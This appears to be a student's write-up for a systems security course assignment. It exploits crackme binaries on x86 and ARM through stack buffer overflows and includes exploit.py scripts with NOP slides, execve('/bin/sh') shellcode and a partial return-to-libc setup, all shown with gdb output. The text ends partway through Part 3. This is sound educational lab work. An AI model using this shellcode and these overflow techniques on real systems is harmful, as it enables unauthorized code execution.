ASSIGNMENT 2 WRITEUP

CS6332: Systems Security & Malicious Code Analysis

Anmol Agarwal

Table of Contents

Part 1

X86:

We determine that the buffer size is 32 characters, and the address to jump to and get the following solution:

```
assign0x2-p1@cs6332-x86:~$ python -c 'print b"A"*32 + b"\xdb\x85\x04\x08"' | ./part0x01
CS6332 Crackme Level 0x00
Password: Invalid Password! Try it again!
your netid is [redacted] turn in the following hash value.
a5df3db3afaef66472e2d3f23ace632e
Segmentation fault (core dumped)
assign0x2-p1@cs6332-x86:~$
```

We determined the address to jump to by using objdump to disassemble the binary file.

```
cs6332@cs6332-[redacted]:/home/cs6332/assignment2/binaries $ objdump -d part0x01
_x86

part0x01_x86:     file format elf32-i386
```

We examine the contents of the vuln function and guess the right address that uses the push instruction as seen below.

```
08048556 <vuln>:
 8048556:       55                      push   %ebp
 8048557:       89 e5                   mov    %esp,%ebp
 8048559:       83 ec 28                sub    $0x28,%esp
 804855c:       e8 6f fe ff ff          call   80483d0 <getegid@plt>
 8048561:       89 45 f4                mov    %eax,-0xc(%ebp)
 8048564:       83 ec 04                sub    $0x4,%esp
 8048567:       ff 75 f4                pushl  -0xc(%ebp)
 804856a:       ff 75 f4                pushl  -0xc(%ebp)
 804856d:       ff 75 f4                pushl  -0xc(%ebp)
 8048570:       e8 ab fe ff ff          call   8048420 <setresgid@plt>
 8048575:       83 c4 10                add    $0x10,%esp
 8048578:       83 ec 0c                sub    $0xc,%esp
 804857b:       68 b0 86 04 08          push   $0x80486b0
 8048580:       e8 5b fe ff ff          call   80483e0 <puts@plt>
 8048585:       83 c4 10                add    $0x10,%esp
 8048588:       83 ec 0c                sub    $0xc,%esp
 804858b:       68 ca 86 04 08          push   $0x80486ca
 8048590:       e8 2b fe ff ff          call   80483c0 <printf@plt>
 8048595:       83 c4 10                add    $0x10,%esp
 8048598:       83 ec 08                sub    $0x8,%esp
 804859b:       8d 45 e4                lea    -0x1c(%ebp),%eax
 804859e:       50                      push   %eax
```

```
804859f:       68 d5 86 04 08          push   $0x80486d5
80485a4:       e8 57 fe ff ff          call   8048400 <scanf@plt>
80485a9:       83 c4 10                add    $0x10,%esp
80485ac:       c6 45 e4 0b             movb   $0xb,-0x1c(%ebp)
80485b0:       83 ec 08                sub    $0x8,%esp
80485b3:       68 d8 86 04 08          push   $0x80486d8
80485b8:       8d 45 e4                lea    -0x1c(%ebp),%eax
80485bb:       50                      push   %eax
80485bc:       e8 ef fd ff ff          call   80483b0 <strcmp@plt>
80485c1:       83 c4 10                add    $0x10,%esp
80485c4:       85 c0                   test   %eax,%eax
80485c6:       75 22                   jne    80485ea <vuln+0x94>
80485c8:       83 ec 0c                sub    $0xc,%esp
80485cb:       68 df 86 04 08          push   $0x80486df
80485d0:       e8 0b fe ff ff          call   80483e0 <puts@plt>
80485d5:       83 c4 10                add    $0x10,%esp
80485d8:       83 ec 0c                sub    $0xc,%esp
80485db:       68 ee 86 04 08          push   $0x80486ee
80485e0:       e8 0b fe ff ff          call   80483f0 <system@plt>
80485e5:       83 c4 10                add    $0x10,%esp
80485e8:       eb 10                   jmp    80485fa <vuln+0xa4>
```

```
 80485e8:       eb 10                   jmp    80485fa <vuln+0xa4>
 80485ea:       83 ec 0c                sub    $0xc,%esp
 80485ed:       68 f8 86 04 08          push   $0x80486f8
 80485f2:       e8 e9 fd ff ff          call   80483e0 <puts@plt>
 80485f7:       83 c4 10                add    $0x10,%esp
 80485fa:       90                      nop
 80485fb:       c9                      leave
 80485fc:       c3                      ret

080485fd <main>:
 80485fd:       8d 4c 24 04             lea    0x4(%esp),%ecx
```

We need to reverse the order of the address 080485db because it is in Little Endian byte order.

The buffer size was obtained by running the program in gdb:

```
cs6332@cs6332-[redacted] /home/cs6332/assignment2/binaries $ ./part0x01_x86
CS6332 Crackme Level 0x00
Password: AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQR
RRRSSSSTTTTUUUUVVVVWWWWXXXXYYYYZZZZ
Invalid Password! Try it again!
[1]    32574 segmentation fault (core dumped)  ./part0x01_x86
cs6332@cs6332-[redacted] /home/cs6332/assignment2/binaries $ gdb run ./part0x01_
x86
```

```
gef➤  run
Starting program: /home/cs6332/assignment2/binaries/part0x01_x86
CS6332 Crackme Level 0x00
Password: AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQR
RRRSSSSTTTTUUUUVVVVWWWWXXXXYYYYZZZZ
Invalid Password! Try it again!

Program received signal SIGSEGV, Segmentation fault.
```

```
                                                                    threads
[#0] Id 1, Name: "part0x01_x86", stopped 0x49494949 in ?? (), reason: SIGSEGV
                                                                      trace

0x49494949 in ?? ()
gef➤
```

The program segfaulted at 0x49494949, which corresponds to “IIII” in ASCII. Therefore, the buffer overflowed when the input to the program reached “HHHH”. The buffer size is 32 characters.

```
gef➤  r
Starting program: /home/cs6332/assignment2/binaries/part0x01_x86
CS6332 Crackme Level 0x00
Password: AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH
Invalid Password! Try it again!

Program received signal SIGSEGV, Segmentation fault.
```

ARM:

To get the buffer size, we run the program in gdb.


```
pi@raspberrypi:~$ gdb ./part0x01_arm
GNU gdb (Raspbian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabihf".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./part0x01_arm...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/pi/part0x01_arm
CS6332 Crackme Level 0x00
Password: AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQR
RRRSSSSTTTTUUUUVVVVWWWWXXXXYYYYZZZZ
Invalid Password! Try it again!

Program received signal SIGSEGV, Segmentation fault.
0x47474746 in ?? ()
```


The program segfaulted at FGGG, so the buffer overflows starting at F. Therefore, the buffer size is 24 characters.

To obtain the address to jump to:

Open the binary file in IDA, and go to the start entry



Then look at the code to find out where solve is called. Solve is the function that provides the hash value we want to obtain.



Here you can see the address is listed as `000105A0`, but because ARM is in little endian byte order, reverse the order of the address. The address is actually `A0050100`.

So when we run the code program with the following input, we get the hash:

We first overflow the buffer with 24 A characters and then jump to the address where `solve` is called.


```
assign0x2-p1@cs6332-arm:~ $ python -c 'print b"A"*24 + b"\xa0\x05\x01\x00"' | ./part0x01
CS6332 Crackme Level 0x00
Password: Invalid Password! Try it again!
your netid is            turn in the following hash value.
e2031f249a1f9cc563a692ec4d8f7fa9
Segmentation fault
```

Part 2

X86


First, we run the binary code with an alphabet file to determine the stack pointer address and the size of the buffer.

Contents of alphabet.py:




Then run alphabet.py and redirect its output to alpha

Run the code using alpha as an input file to get the stack pointer address and buffer size.




So here we can see the stack pointer address is 0xffffbd20, and the program stopped at 0x49494949. This indicates that the program stopped at “IIII”.

Create an exploit.py file using this information. The shellcode used was simple execve() shellcode from the Internet.



Redirect exploit.py output to exp to create an input file for the program.

Run the program using gdb. Here is the initial exploit working in gdb.



Now when we try to run outside gdb, we need to change the address because the stack changes in gdb. When we try to run outside gdb, we do not get the shell:

```
gef➤  quit
cs6332@cs6332-[redacted]/home/cs6332/assignment2/binaries $ ./part0x02_x86 exp
CS6332 Crackme Level 0x00
Invalid Password!
[2]    22762 segmentation fault (core dumped)  ./part0x02_x86 exp
```

Here we run alpha to determine the address and we get that the address is 0xffffbd70.

```
cs6332@cs6332-[redacted]/home/cs6332/assignment2/binaries $ ./part0x02_x86 alph
a
CS6332 Crackme Level 0x00
Invalid Password!
[2]    19984 segmentation fault (core dumped)  ./part0x02_x86 alpha
cs6332@cs6332[redacted]:/home/cs6332/assignment2/binaries $ dmesg | tail
[14623.488598] part0x02_x86[19726]: segfault at 1a ip 00000000ffffbd40 sp 00000
000ffffbd70 error 6
[14623.488601] Code: fe f7 1b 2c e4 f7 00 00 00 00 00 30 fb f7 00 00 00 00 68 b
d ff ff 15 87 04 08 21 88 04 08 0b 88 04 08 06 00 00 00 9d 86 04 08 <00> 00 00
00 00 00 00 00 00 00 00 00 41 41 41 41 42 42 42 42 43 43
[14655.508794] part0x02_x86[19758]: segfault at 1a ip 00000000ffffbd40 sp 00000
000ffffbd70 error 6
[14655.508797] Code: fe f7 1b 2c e4 f7 00 00 00 00 00 30 fb f7 00 00 00 00 68 b
d ff ff 15 87 04 08 21 88 04 08 0b 88 04 08 06 00 00 00 9d 86 04 08 <00> 00 00
00 00 00 00 00 00 00 00 00 41 41 41 41 42 42 42 42 43 43
[14681.815228] part0x02_x86[19781]: segfault at 49494949 ip 0000000049494949 sp
 00000000ffffbd70 error 14 in libc-2.27.so[f7ddb000+1d5000]
[14681.815234] Code: Bad RIP value.
[14706.934100] part0x02_x86[19812]: segfault at 1a ip 00000000ffffbd40 sp 00000
000ffffbd70 error 6
[14706.934107] Code: fe f7 1b 2c e4 f7 00 00 00 00 00 30 fb f7 00 00 00 00 68 b
d ff ff 15 87 04 08 21 88 04 08 0b 88 04 08 06 00 00 00 9d 86 04 08 <00> 00 00
00 00 00 00 00 00 00 00 00 41 41 41 41 42 42 42 42 43 43
[15912.403618] part0x02_x86[19984]: segfault at 49494949 ip 0000000049494949 sp
 00000000ffffbd70 error 14 in libc-2.27.so[f7ddb000+1d5000]
[15912.403624] Code: Bad RIP value.
cs6332@cs6332[redacted]/home/cs6332/assignment2/binaries $
```

Using this new address, we modify our exploit.py file as seen below.

```
vi exploit.py
File  Edit  View  Search  Terminal  Help
 1 import struct
 2 padding = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH"
 3 eip = struct.pack("I", 0xffffbd70 + 30)
 4 nopslide = "\x90"*100
 5
 6 payload = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89
   \xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80";
 7
 8 print padding+eip+nopslide+payload
~
~
~
```

Save changes to the exploit.py file and run it, redirecting the program output to exp:

```
cs6332@cs6332-[redacted]/home/cs6332/assignment2/binaries $ python exploit.py >
 exp
```

Run the code again using exp as the input file, and we see that we successfully get a shell.

```
cs6332@cs6332-[redacted]/home/cs6332/assignment2/binaries $ ./part0x02_x86 exp
CS6332 Crackme Level 0x00
Invalid Password!
$
```

When we run this on the submission server, we obtain the hash:

```
CS6332 Crackme Level 0x00
Invalid Password!
$ ./solve
your netid is not configured properly.
$ bash
Type-in your NETID: [redacted]
Welcome! [redacted]
assign0x2-p2@cs6332-x86:/home/assign0x2-p2$ ./solve
your netid is [redacted], turn in the following hash value.
b79f25451dc2ae24f99a6cb6d55a14d3
assign0x2-p2@cs6332-x86:/home/assign0x2-p2$
```

Note that the address in exploit.py changed again because the machine had a different stack pointer address. We obtained the new stack pointer address using alpha to determine the stack pointer address when a segmentation fault occurs. The finalized exploit.py file is in the files and submission directories.

ARM

First, we try running the following exploit file inside gdb on the server, to see what address to jump to would be:

```
import struct
padding = "AAAABBBBCCCCDDDDEEEEFFFF"
eip = struct.pack("<I", 0xbeffe4b8 + 24)
nopslide = "\x90"*400
payload = "\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0e\x30\x01\x90\x49\x1a\x92\x1a\x08\x27\xc2\x51\x03\x37\x01\xdf\x2f\
x62\x69\x6e\x2f\x2f\x73\x68";
print padding+eip+nopslide+payload
```

We picked the address 0xbeffe4b8 because that is the stack pointer given when running inside gdb.

```
assign0x2-p2@cs6332-arm:~ $ gdb run --args ./part0x02 /tmp/anmol
GNU gdb (Raspbian 8.2.1-2) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabihf".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
77 commands loaded for GDB 8.2.1 using Python engine 3.7
[*] 3 commands could not be loaded, run `gef missing` to know why.
Reading symbols from ./part0x02...(no debugging symbols found)...done.
gef➤  run
Starting program: /home/assign0x2-p2/part0x02 /tmp/anmol
CS6332 Crackme Level 0x00
Invalid Password!
process 31602 is executing new program: /bin/dash
$ ^C
```

```
stack
0xbeffe4b8 +0x0000: 0x90909090   ← $sp
0xbeffe4bc +0x0004: 0x90909090
0xbeffe4c0 +0x0008: 0x90909090
0xbeffe4c4 +0x000c: 0x90909090
0xbeffe4c8 +0x0010: 0x90909090
0xbeffe4cc +0x0014: 0x90909090
0xbeffe4d0 +0x0018: 0x90909090
0xbeffe4d4 +0x001c: 0x90909090
```

This works inside gdb, but we attempt to run it outside gdb, and it does not work.

Through a process of trial and error, we increase the nop slide size and change the address until we find one that works. This is the new anmol.py (exploit file)

```
import struct
padding = "AAAABBBBCCCCDDDDEEEEFFFF"
eip = struct.pack("<I", 0xbeffe5f8 + 24)
nopslide = "\x90"*1000
payload = "\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0e\x30\x01\x90\x49\x1a\x92\x1a\x08\x27\xc2\x51\x03\x37\x01\xdf\x2f\
x62\x69\x6e\x2f\x2f\x73\x68";
print padding+eip+nopslide+payload
```

Now when we run it on the server, it works!

```
assign0x2-p2@cs6332-arm:~ $ python /tmp/anmol.py > /tmp/anmol
assign0x2-p2@cs6332-arm:~ $ ./part0x02 /tmp/anmol
CS6332 Crackme Level 0x00
Invalid Password!
$ ./solve
your netid is not configured properly.
$ bash
Type-in your NETID:
Welcome!
assign0x2-p2@cs6332-arm:/home/assign0x2-p2$ ./solve
your netid is            turn in the following hash value.
621ac3a4c9d1df5e00a415f492d499b2
```

Part 3

X86

First, use a simple exploit file to overflow the buffer. This is a simple file that was used in part 2 that will be modified.

assign0x2-p3@cs6332-x86: ~

```
import struct
padding = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH" #32 characters to overflow buffer
eip = struct.pack("I", 0xffffc570 + 30)  #change to system address
retval = "bin/sh address"  #change to address where exit is
payload = "ANMOL"; #change to address where /bin/sh is
print padding+eip+retval+payload
~
```

We need to find the address for system(), exit and /bin/sh.

To find the bin/sh address, we run the program and cause it to segfault in gdb and then search for /bin in gdb.

To run type in `python exploit.py > /tmp/anmol-p3`

`gdb run --args ./part0x03 /tmp/anmol-p3`

```
[#0] Id 1, Name: "part0x03", stopped 0xffffc58e in ?? (), reason: SIGSEGV
                                                                          trace
[#0] 0xffffc58e → add BYTE PTR [eax], al

0xffffc58e in ?? ()
gef➤  search-pattern "/bin"
[+] Searching '/bin' in memory
[+] In '/lib/i386-linux-gnu/libc-2.27.so'(0xf7ddd000-0xf7fb2000), permission=r-x
  0xf7f5b3cf - 0xf7f5b3d6  →   "/bin/sh"
  0xf7f5c8b9 - 0xf7f5c8c6  →   "/bin:/usr/bin"
  0xf7f5c8c2 - 0xf7f5c8c6  →   "/bin"
  0xf7f5cdc7 - 0xf7f5cdcf  →   "/bin/csh"
  0xf7f5e238 - 0xf7f5e24f  →   "/bindresvport.blacklist"
  0xf7f60c50 - 0xf7f60c5d  →   "/bin:/usr/bin"
  0xf7f60c59 - 0xf7f60c5d  →   "/bin"
```

We see that `/bin/sh` is at `0xf7f5b3cf`

To get the system() address, first run the program in gdb until the program segfaults.

```
assign0x2-p3@cs6332-x86:~$ gdb run --args ./part0x03 /tmp/anmol-p3
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
75 commands loaded for GDB 8.1.0.20180409-git using Python engine 3.6
[*] 5 commands could not be loaded, run `gef missing` to know why.
Reading symbols from ./part0x03...(no debugging symbols found)...done.
gef➤  run
Starting program: /home/assign0x2-p3/part0x03 /tmp/anmol-p3
CS6332 Crackme Level 0x00
Invalid Password!

Program received signal SIGSEGV, Segmentation fault.
[ Legend: Modified register | Code | Heap | Stack | String ]
```

Then, set a breakpoint in main() and then type in `p system` to get the system address.

```
[#0] Id 1, Name: "part0x03", stopped 0xffffc58e in ?? (), reason: SIGSEGV
──────────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0xffffc58e → add BYTE PTR [eax], al
──────────────────────────────────────────────────────────────────────────────────────────
0xffffc58e in ?? ()
gef➤  b *main
Breakpoint 1 at 0x804871b
gef➤  run
Starting program: /home/assign0x2-p3/part0x03 /tmp/anmol-p3
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────── registers ────
$eax   : 0xf7fb6dd8  →  0xffffd5f0  →  0xffffd751  →  "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$ebx   : 0x0
$ecx   : 0x36406f51 ("Qo@6"?)
$edx   : 0xffffd574  →  0x00000000
$esp   : 0xffffd54c  →  0xf7df5e91  →  <__libc_start_main+241> add esp, 0x10
$ebp   : 0x0
$esi   : 0xf7fb5000  →  0x001d7d6c
$edi   : 0x0
$eip   : 0x0804871b  →  <main+0> lea ecx, [esp+0x4]
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x0023 $ss: 0x002b $ds: 0x002b $es: 0x002b $fs: 0x0000 $gs: 0x0063
────────────────────────────────────────────────────────────────────────────── stack ────
0xffffd54c|+0x0000: 0xf7df5e91  →  <__libc_start_main+241> add esp, 0x10        ← $esp
0xffffd550|+0x0004: 0x00000002
0xffffd554|+0x0008: 0xffffd5e4  →  0xffffd727  →  "/home/assign0x2-p3/part0x03"
```

```
[#0] Id 1, Name: "part0x03", stopped 0x804871b in main (), reason: BREAKPOINT
──────────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x804871b → main()
──────────────────────────────────────────────────────────────────────────────────────────

Breakpoint 1, 0x0804871b in main ()
